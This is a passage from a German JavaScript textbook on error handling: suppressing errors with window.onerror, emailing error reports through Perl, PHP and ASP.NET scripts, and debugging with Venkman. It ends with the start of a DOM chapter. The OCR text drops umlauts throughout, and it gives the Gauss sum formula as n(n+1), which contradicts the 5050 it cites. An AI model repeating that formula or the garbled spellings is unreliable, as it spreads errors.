Dies soll an einem Beispiel kurz demonstriert werden. Normalerweise wrde die folgende Anweisung zu einer Fehlermeldung fhren, die Variable `rhei` ist nicht definiert. Da es jedoch eine Funktion `onerror()` gibt, die (immer) den Wert `true` zurckliefert, wird dieser Fehler verschluckt und nicht ausgegeben:

```
<html>
<head>
<title>Fehler abfangen</title>
<script type="text/javascript"><!--
function oe() {
   return true;
}
window.onerror = oe;

var pantha = rhei;
//--></script>
</head>
<body>
Na, wo ist der Fehler?
</body>
```

```
</html>
```

top

15.1.2 Besondere Fehlermeldung ▼▲


Wie bereits eingangs erwhnt wurde, kann man auch eine besondere Fehlermeldung ausgeben. An die Fehlerbehandlungsfunktion werden nmlich drei Parameter bergeben: die Fehlermeldung, die URL des Dokuments, in dem der Fehler auftrat, und die Zeile, in der das fehlerhafte Kommando steht. Mit der folgenden Strategie knnen Sie also eine angepasste Fehlermeldung ausgeben:

- Zeigen Sie eine etwas freundlichere Fehlermeldung fr Ihre Nutzer an.
- Beenden Sie die Funktion mit `return true`, damit der Browser danach die Fehlermeldung nicht anzeigt.

Der folgende Code zeigt dies einmal exemplarisch. Der Fehler wird mittels `window.alert()` ausgegeben, natrlich mit einem beruhigenden Hinweis.

```
<html>
<head>
<title>Fehler abfangen</title>
<script type="text/javascript"><!--
function oe(meldung, url, zeile) {
   var txt = "Es ist ein Fehler aufgetreten! Das macht
      aber nichts...\n\n";
   txt += "Meldung: " + meldung + "\n";
   txt += "URL: " + url + "\n";
   txt += "Zeile: " + zeile;
   alert(txt);
   return true;
}
window.onerror = oe;
var pantha = rhei;
//--></script>
</head>
<body>

Na, wo ist der Fehler?
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 15.1 Die selbst gestrickte Fehlermeldung

top

15.1.3 Ausblick: Fehlermeldungen verschicken

Obwohl es sich bei diesem Buch um ein JavaScript-Buch handelt, ist ein Blick ber den Tellerrand nicht schlecht. Am gnstigsten wre es doch, wenn eine JavaScript-Fehlermeldung dem Surfer nicht angezeigt, aber automatisch via E-Mail an den Autor der Seite (also an Sie) versandt wrde.

Ein erster Ansatz ist ziemlich umstndlich und nicht gerade professionell:

- ffnen Sie beim Auftreten einer Fehlermeldung mit `window.open()` ein neues Fenster.
- Erstellen Sie mittels (vielen) `document.write()`-Anweisungen in dem neuen Fenster ein Formular, in dem Sie (z.B.) als versteckte Formularfelder die interessanten Daten eintragen: Fehlermeldung, URL und Zeile.
- Setzen Sie das `action`-Attribut des Formulars auf `mailto:Ihre_ E-Mail@Ihr-Provider.de`.
- Fgen Sie in das Formular an geeigneter Stelle ein Kommando zum Versand des Formulars ein:

```
setTimeout("document.forms[0].submit(); window.close()",
   1000)
```

- Das Formular wird nun automatisch via E-Mail versandt, und das neu erschaffene Browserfenster wird gleich wieder geschlossen.

Das ist ein toller Trick – aber er hat zwei Haken. Ich habe an anderer Stelle schon darauf hingewiesen, was von `action="mailto:..."` in Formularen zu halten ist (kurze Antwort: nichts), und der Besucher Ihrer Website wird auch nicht gerade erfreut sein, wenn ungefragt ber sein Konto eine E-Mail an Sie versandt wird. Das Hauptmanko ist jedoch, dass aus Sicherheitsgrnden bei den meisten Browsern `Formular.submit()` nicht funktioniert, wenn `action` auf `mailto:...` gesetzt ist. Aus diesem Grund finden Sie an dieser Stelle kein komplettes Skript, sondern drfen sich in einer bungsaufgabe damit herumschlagen.

Mit serverseitigen Mitteln ist das dagegen kein greres Problem. Der Mail-Versand luft auf Ihrem Webserver ab, der Benutzer bekommt (kaum) etwas mit. Es gibt hier elegante und weniger elegante Lsungen, und Sie sehen an dieser Stelle einen Mittelweg, der auf der Grundidee des vorherigen Ansatzes aufbaut. Es wird ein neues Fenster geffnet, in diesem Fenster wird jedoch ein serverseitiges Skript aufgerufen, das die E–Mail versendet und dann das Fenster wieder schliet.

Das Hauptproblem ist die berlegung, welche serverseitige Programmiersprache eingesetzt wird. Ich habe mich hier fr Perl, PHP und JScript.NET entschieden. Perl ist eine lang bewhrte Sprache, die aber im Vergleich mit jngeren und einfacher zu erlernenden Konkurrenten wie beispielsweise ASP.NET und eben PHP (die beiden anderen verwendeten Sprachen), mehr und mehr an Boden verliert. Doch die meisten Webserver untersttzen Perl (vor allem die meisten Hoster). Das Skript lsst sich mit relativ wenig Aufwand in andere Sprachen umschreiben.

Zunchst betrachten wir den HTML- und JavaScript-Code. Beim Auftreten eines Fehlers wird ein neues Fenster geffnet. In der URL werden die Fehlerdaten (wie gewohnt: Meldung, URL, Zeile) bergeben. In Kapitel 9

haben Sie ja schon gesehen, wie Sie Daten in der Kommandozeile bergeben knnen. Von besonderer Bedeutung ist noch der Dateiname des serverseitigen Skripts. Perl-Programme liegen meistens im Verzeichnis **/cgi-bin** und haben die Endung **.pl** oder **.cgi**.

Sie knnen dieses Skript nur testen, wenn Sie Ihren Webserver entsprechend konfiguriert haben, worauf an dieser Stelle aus Platzgrnden nicht eingegangen wird. Wenn Sie ein Web-Angebot bei einem Hoster unterhalten, erhalten Sie dort weitere Hinweise.

```
<html>
<head>
<title>Fehler abfangen</title>
<script type="text/javascript"><!--
function oe(meldung, url, zeile) {
   var perl = "/cgi-bin/fehler.pl?";
   perl += "meldung=" + escape(meldung);
      //escape() nicht vergessen!
   perl += "&url=" + escape(url);
   perl += "&zeile=" + escape(zeile);
   window.open(perl, "Fehler", "width=100,height=100");
   return true;
}
window.onerror = oe;
var panta = rhei;
//--></script>
</head>
<body>
Na, wo ist der Fehler?
</body>
</html>
```

Nun zur Datei **fehler.pl**. Dieses Skript muss die folgenden Aufgaben erledigen:

- die Daten aus der URL auslesen
- diese Daten per E-Mail verschicken
- ein HTML-Dokument ausgeben, das im Wesentlichen dafr sorgt, dass das Fenster wieder geschlossen wird

Das folgende Perl-Programm erledigt all diese Aufgaben. Sie mssen das Programm gegebenenfalls an Ihre Verhltnisse anpassen. Wenn Sie UNIX oder Linux einsetzen, mssen Sie in der ersten Zeile den kompletten Pfad zu Ihrem Perl-Interpreter angeben (normalerweise **/usr/bin/perl**, aber manchmal auch **/usr/local/bin/perl** oder hnliches). Das Programm *Sendmail*, das fr den Versand der E-Mail sorgt, liegt in der Regel auch im Verzeichnis **/usr/bin**, aber auch dies kann sich ndern. Sie knnen auch den Hauptkonkurrenten von Sendmail, *qmail*, einsetzen.

```
#!/usr/bin/perl
$fehler = $ENV{'QUERY_STRING'};
@namevalue = split(/&/, $fehler);
foreach $i (@namevalue){
   $i =~ tr/+/ /;
   $i =~ s/%(..)/pack("C", hex($1))/eg;
   ($name, $value) = split(/=/, $i);
   $fehler{$name} = $value;
}

open(SENDMAIL, "|/usr/bin/sendmail -t");
print SENDMAIL "From: betatester\@xy.de\n";
print SENDMAIL "To: bugfixer\@xy.de\n";
print SENDMAIL "Subject: JavaScript-Fehler!\n\n";
print SENDMAIL "Fehlermeldung: " . $fehler{'meldung'}
```

```
. "\n";
print SENDMAIL "URL: " . $fehler{'url'} . "\n";
print SENDMAIL "Zeile: " . $fehler{'zeile'} . "\n";
close SENDMAIL;
print <<'EOF';
<html>
<head>
<title>Fehler entdeckt!</title>
<script type="text/javascript"><!--
window.close();
//--></script>
</head>
<body>Einen Moment bitte ...</body>
</html>
EOF
```

Tritt nun ein JavaScript-Fehler auf, so ffnet sich fr kurze Zeit das neue Browserfenster, eine E-Mail wird versandt, und das Fenster wird wieder geschlossen. So einfach ist das (mehr oder weniger)!

Die PHP-Version kann in etwa wie folgt aussehen:

```
<?php
$meldung = (isset($_GET['meldung'])) ? $_GET['meldung'] : '';
$url = (isset($_GET['url'])) ? $_GET['url'] : '';
$zeile = (isset($_GET['zeile'])) ? $_GET['zeile'] : '';
$mailtext  = "Fehlermeldung: $meldung\n";
$mailtext .= "URL: $url\n";
$mailtext .= "Zeile: $zeile\n";
mail("bugfixer@xy.de", "JavaScript-Fehler!",
$mailtext, "");
?>
<html>
<head>
<title>Fehler entdeckt!</title>
<script type="text/javascript"><!--
  window.close();
//--></script>
</head>
<body>Einen Moment bitte ...</body>
</html>
```

Die Datei muss die Endung **.php** haben, und der Webserver muss natrlich fr die Untersttzung von PHP korrekt konfiguriert sein!

Zu guter Letzt folgt hier noch die ASP.NET-Seite auf Basis von JScript .NET:

```
<%@ Page Language="JScript" %>
<%@ Import Namespace="System.Web.Mail" %>
<script runat="server">
function Page_Load() {
  SmtpMail.SmtpServer = "localhost";
  SmtpMail.Send(
    "besucher@xy.de",
    "bugfixer@xy.de",
    "JavaScript-Fehler!",
    "Fehlermeldung: " + Request.QueryString["meldung"] +
System.Environment.NewLine +
    "URL: " + Request.QueryString["url"] +
System.Environment.NewLine +
    "Zeile: " + Request.QueryString["zeile"]);
}
</script>
<html>
<head>
```

```
<title>Fehler entdeckt!</title>
<script type="text/javascript"><!--
  window.close();
//--></script>
</head>
<body>Einen Moment bitte ...</body>
</html>
```

<<zurck **<top>** **vor>>**

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 15 Fehlerbehandlung**
  - **15.1 Fehler abfangen**
    - **15.1.1 Keine Fehlermeldung**
    - **15.1.2 Besondere Fehlermeldung**
    - **15.1.3 Ausblick: Fehlermeldungen verschicken**
  - **15.2 JavaScript Debugger**
    - **15.2.1 Wo ist der Fehler?**
    - **15.2.2 Breakpoints**
    - **15.2.3 Watches**
    - **15.2.4 Schrittweise Programmausfhrung**

top

15.2 JavaScript Debugger

Unter **http://www.mozilla.org/projects/venkman/** stellt das Mozilla-Projekt einen kostenlosen Debugger fr JavaScript-Programme zur Verfgung. Dieser bietet die Basiseigenschaften eines Debuggers, also das Setzen von Breakpoints und die Anzeige aktueller Variablenwerte whrend der Ausfhrung (dazu jeweils spter mehr). Nach der Installation integriert sich der Debugger in das Men des Browsers und kann per **Extras** N **JavaScript Debugger** gestartet werden.

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web


36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?



Hier klicken, um das Bild zu Vergrern

Abbildung 15.2 Der Bildschirm nach dem Starten des Debuggers

top

15.2.1 Wo ist der Fehler?

Nun bentigen wir noch ein fehlerhaftes Programm. Kaufen Sie also ein Konkurrenzwerk (war nur ein Scherz), oder werfen Sie einen Blick auf das folgende kurze Programm:

```
<html>
<head>
<title>Debugger</title>
<script type="text/javascript"><!--
var summe = 0;
var zaehler = 0;
var obergrenze;

function ungerade() {
   zaehler++;
   var summe = summe + zaehler;
   if (zaehler < obergrenze) {
     gerade();
   }
}
function gerade() {
   zaehler++;
   var summe = summe + zaehler;
   if (zaehler<obergrenze) {
     ungerade();
   }
}
function sum(n) {
   obergrenze = n;
   ungerade();
   return summe;
}
```


```
//--></script>
</head>
<body>
<script type="text/javascript"><!--
document.write(sum(100));
//--></script>
</body>
</html>
```

Das Prinzip des obigen Programms ist relativ einfach. Die Hauptfunktion ist `sum(n)`, die die Summe der Zahlen von `1` bis `n` berechnet. Um das Ganze ein wenig komplizierter (und damit fehlertrchtiger) zu machen, gehen wir wie folgt vor: In der globalen Variable `summe` wird das aktuelle Zwischenergebnis gespeichert, und in der globalen Variable `zaehler` merkt sich das Programm, welche Zahlen bis jetzt schon aufsummiert worden sind. Zunchst wird die Funktion `ungerade()` aufgerufen, die zunchst den Zhler um 1 erhht (beim ersten Aufruf: auf 1) und dann den Wert des Zhlers zur Zwischensumme addiert. Danach wird die Funktion `gerade()` aufgerufen, die genau dasselbe erledigt: zunchst Zhler erhhen (beim ersten Aufruf: auf 2) und dann den Zhlerwert zur Zwischensumme hinzuzhlen. Sobald der Zhler die Obergrenze erreicht hat, wird abgebrochen.

Wenn man der Legende Glauben schenkt, hat Gau schon im Grundschulalter diese Aufgabe gelst. Sein Lehrer wollte ihn ein wenig beschftigen und bat ihn, die Zahlen von 1 bis 100 zu addieren. Der kleine Gau hat eine Weile berlegt und herausgefunden, dass man die Summe der Zahlen von `1` bis `n` mit der Formel `n(n+1)` berechnen kann; bei `n=100` kommt `5050` heraus.

Wenn Sie das Skript im Browser aufrufen (starten Sie vorher unbedingt den Debugger, wie oben beschrieben!), werden Sie jedoch erstaunt feststellen, dass als Ergebnis 0 angezeigt wird. Woran kann das liegen?

Der Debugger wei hier vielleicht Rat. Starten Sie den Debugger, so Sie im oberen Bereich unter anderem die (absichtlich) fehlerhafte Datei entdecken. Klicken Sie doppelt auf den Dateinamen, und der Quellcode erscheint (falls nicht, whlen Sie die Menoption **View** N **Show / Hide** N **Source Code**).



Hier klicken, um das Bild zu Vergrern

Abbildung 15.3 Der Quellcode im Debugger

top

15.2.2 Breakpoints ▼▲

Um den Debugger wirklich nutzen zu knnen, mssen Sie einen so genannten Breakpoint setzen. Die wrtliche bersetzung, Unterbrechungspunkt oder auch Haltepunkt, kommt der Wahrheit schon sehr nahe. Sobald der JavaScript-Interpreter beim Haltepunkt angekommen ist, wird die Skriptausfhrung unterbrochen und Sie knnen beispielsweise auf den aktuellen Wert aller Variablen zugreifen.

Breakpoints beziehen sich immer auf eine Zeile; die Programmausfhrung wird unterbrochen, bevor der Code in der Zeile ausgefhrt wird. Prinzipiell gibt es zwei Mglichkeiten, einen Breakpoint zu setzen:

- Klicken Sie in die entsprechende Zeile, und whlen Sie im Kontextmen (rechte Maustaste) den Eintrag **Set Breakpoint**.
- Klicken Sie in der entsprechenden Zeile in den dunkelgrauen Bereich am linken Rand.


Egal welche der beiden Methoden Sie einsetzen, Sie sehen danach eine rote Markierung im linken Rand, wodurch das Vorhandensein eines Breakpoints angedeutet wird.

In diesem Beispiel sollten Sie den Breakpoint in die Zeile `zaehler++` der Funktion `ungerade()` setzen. Tun Sie das, und laden Sie im Browserfenster das (fehlerhafte) Skript

erneut. Nach kurzer Zeit kommt das Debugger-Fenster in den Vordergrund; die aktuelle Position der Skriptausfhrung ist durch eine gelbe Hintergrundmarkierung gekennzeichnet.

top

15.2.3 Watches ▼▲



Hier klicken, um das Bild zu Vergrern

Abbildung 15.4 Watches werden in der Konsole angezeigt.

Es ist nun an der Zeit, die Werte einiger Variablen zu betrachten. Unter **View** N **Show / Hide** N **Watches** knnen Sie das Fenster fr so genannte **Watches** einblenden, falls das noch nicht geschehen ist. Watches sind Variablen oder Ausdrcke, deren Wert Sie permanent berwachen mchten. Im Kontextmen der Watches-Anzeige finden Sie den Eintrag **Add Watch Expression**, mit dem Sie eine neue Watch angeben knnen. Es empfiehlt sich in diesem Beispiel, ein genaueres Augenmerk auf die Variablen `summe` und `zaehler` zu werfen. Erstellen Sie also zwei Watches – eine fr die Variable `summe` und eine fr die Variable `zaehler` (alternativ knnen Sie auch im Fenster **Locale Variables** einen Wert auf alle lokalen Variablen werfen). Im Watches-Fenster werden die Variablennamen dann angezeigt, nebst allen zugehrigen Werten. Sobald sich der Wert einer der Variablen ndert, wird der neue Wert in der Konsole angezeigt. Sie mssen eigentlich nur noch das Programm weiterlaufen lassen (Schaltflche **Continue**) und dabei zusehen, was geschieht.

top

15.2.4 Schrittweise Programmausfhrung

Sie sehen in der Symbolleiste ganz rechts fnf Schaltflchen, mit denen Sie die Skriptausfhrung wieder in Gang setzen knnen. Der Reihe nach haben diese die folgenden Funktionen:

- **Stop**: Die Skriptausfhrung wird angehalten.
- **Continue**: Das Programm wird weiter ausgefhrt, bis es entweder am Ende ankommt oder wieder bei einem Breakpoint stehen bleiben muss.
- **Step Over**: Es wird zur nchsten Zeile in der aktuellen Funktion gesprungen. Sollte der Interpreter am Ende der Funktion angelangt sein, verhlt sich die Schaltflche wie **Run**.
- **Step Into**: Es wird zur nchsten Zeile des Programmcodes gesprungen, ganz egal, ob diese innerhalb der aktuellen Funktion liegt oder auerhalb.
- **Step Out**: Die aktuelle Funktion wird verlassen und das Programm weiter ausgefhrt, bis es endet oder am nchsten Breakpoint stehen bleiben muss.
- **Profile**: Es wird ein so genanntes Profiling des Skripts durchgefhrt: Welcher Teil dauert wie lange?
- **Pretty Print**: Quellcode wird hbsch formatiert.

Beachten Sie nun genau, was geschieht, wenn Sie von der Zeile `zaehler++` aus mit **Step Into** weiter vorgehen. Anfangs hat `zaehler` einen Wert von `0` und `summe` einen Wert von `void`. Nach der Ausfhrung des Kommandos `zaehler++` hat `zaehler` den Wert `1`, der Wert von `summe` hat sich nicht gendert. In der nchsten Zeile jedoch ndert sich der Wert von `summe` – aber nicht wie erhofft in `1`, sondern in ... `NaN`, not a number. Warum nur?

Mit ein wenig berlegung ist klar, wo der Fehler liegt. Vor der Anweisung `summe = summe + zaehler` steht ein `var`. Dadurch wird `summe` innerhalb der Funktion `ungerade()` – und analog dazu auch in `gerade()` – zu einer lokalen Variablen, deren Wert auerhalb der Funktion nicht sichtbar ist. Die Variable `summe` ist aber eigentlich als globale Variable konzipiert.



Hier klicken, um das Bild zu Vergrern

Abbildung 15.5 Die Variable `summe` hat offensichtlich einen falschen Wert.

Entfernen Sie sowohl in der Funktion `ungerade()` als auch in der Funktion `gerade()` das Schlsselwort `var` vor `summe`, brechen Sie im Debugger die Skriptausfhrung ab, und laden Sie die Seite im Browser neu. Ein Blick in den Debugger verheit Gutes, denn nun wird `summe` anstndig erhht. Und wenn Sie nun noch den Breakpoint entfernen (zweimal in den dunkelgrauen Bereich klicken) und das Skript durchlaufen lassen, sehen Sie im Browser auch das korrekte Ergebnis – 5050. Wir haben zwar etwas lnger gebraucht als der kleine Gau, aber dafr durften wir ja auch nicht per Hand rechnen.

<<zurck **<top>** **vor>>**

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- Kapitel 16 DOM
  - 16.1 Der DOM-Baum
  - 16.2 Navigation im Baum
  - 16.3 Den Baum modifizieren
    - 16.3.1 Wichtige Methoden
    - 16.3.2 Zugriff auf einzelne Elemente
    - 16.3.3 Zugriff auf Tags
    - 16.3.4 Beispiele

Modelle sollten sich bemhen, dem Portrait hnlich zu sehen.
– Salvador Dali

Kapitel 16 DOM

JavaScript entwickelt sich natrlich weiter. Ein gutes Beispiel dafr ist JavaScript 1.5. Diese Version schliet die Lcke, die bisher zwischen den JavaScript-Versionen und dem ECMAScript-Standard, 3. Revision, bestand. Dieser Sprachstandard (die offizielle Spezifikation finden Sie unter **http://www.ecma.ch/** oder auf der Buch-DVD) entspricht in etwa dem Sprachumfang von JavaScript 1.1, wurde aber bisher noch von keinem Browser komplett untersttzt. Der Internet Explorer 4 war sehr nahe dran, und der Internet Explorer 5.x/6/7 untersttzt (bis auf ein paar Bugs) vollstndig ECMAScript (oder kurz: ECMA-262). Auch aktuelle Mozilla-Browser (inklusive

32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

Nebenprodukten wie Firefox, Camino und Galeon) sind **ECMA-compliant**.

Wenn jedoch im Zusammenhang mit JavaScript von Standards gesprochen wird, dann ist die Rede von DOM, dem **Document Object Model**. Vereinfacht gesagt, soll ein HTML-Dokument so modelliert werden, dass mit JavaScript darauf zugegriffen werden kann. Wie in den vier DHTML-Kapiteln schon angedeutet wurde, geht der Internet Explorer (ab Version 4) hier viel weiter als der Netscape Navigator 4. Die zueinander inkompatiblen DOM-Umsetzungen der beiden Browser-Hersteller sind fr den Programmierer ein stetes rgernis. Da zudem noch sowohl Netscape als auch Microsoft ihre Umsetzung fr die jeweils bessere hielten, war zunchst keine Einigung in Sicht. Fr solche Flle gibt es glcklicherweise (mehr oder weniger) unabhngige Gremien wie das W3C, die mittlerweile einen DOM-Standard abgesegnet haben. Die Konsequenz daraus ist, dass sich der Internet Explorer seit Version 5 an den Standard hlt und die Mozilla-Browser ebenfalls (und natrlich auch Safari/ Konqueror und Opera). Da die meisten der DOM-Effekte auch mit herkmmlichen Mitteln zu erzielen und damit abwrtskompatibel zu lteren Browsern sind, ist die Zielgruppe fr DOM-Effekte noch nicht allzu gro. In Zusammenhang mit AJAX allerdings sieht das schon ganz anders aus: Dort gewinnt DOM zunehmend an Bedeutung.

top

16.1 Der DOM-Baum


Das HTML-Dokument wird in einen Baum umgewandelt. Jedes HTML-Element und auch jeder Text, der nicht von Tags umgeben ist, wird zu einem Knoten (engl. *node*) in dem Baum. Elemente zwischen einem ffnenden und dem dazugehrigen schlieenden Tag sind Kindknoten (engl. *child nodes*), so dass auch eine Hierarchie gegeben ist. In diesem Kapitel betrachten wir folgendes Beispieldokument:

```
<html>
<head>
<title>DOM-Demo</title>
</head>
<body id="alles">
<h3 id="Ueberschrift">DOM-Demo</h3>
<img src="ball.gif" id="Ball1" />
<img src="ball.gif" id="Ball2" />
<img src="ball.gif" id="Ball3" />
```

```
<img src="ball.gif" id="Ball4" />
</body>
</html>
```

In Abbildung 2.1 sehen Sie, wie der DOM-Baum fr das oben gezeigte Dokument aussieht.

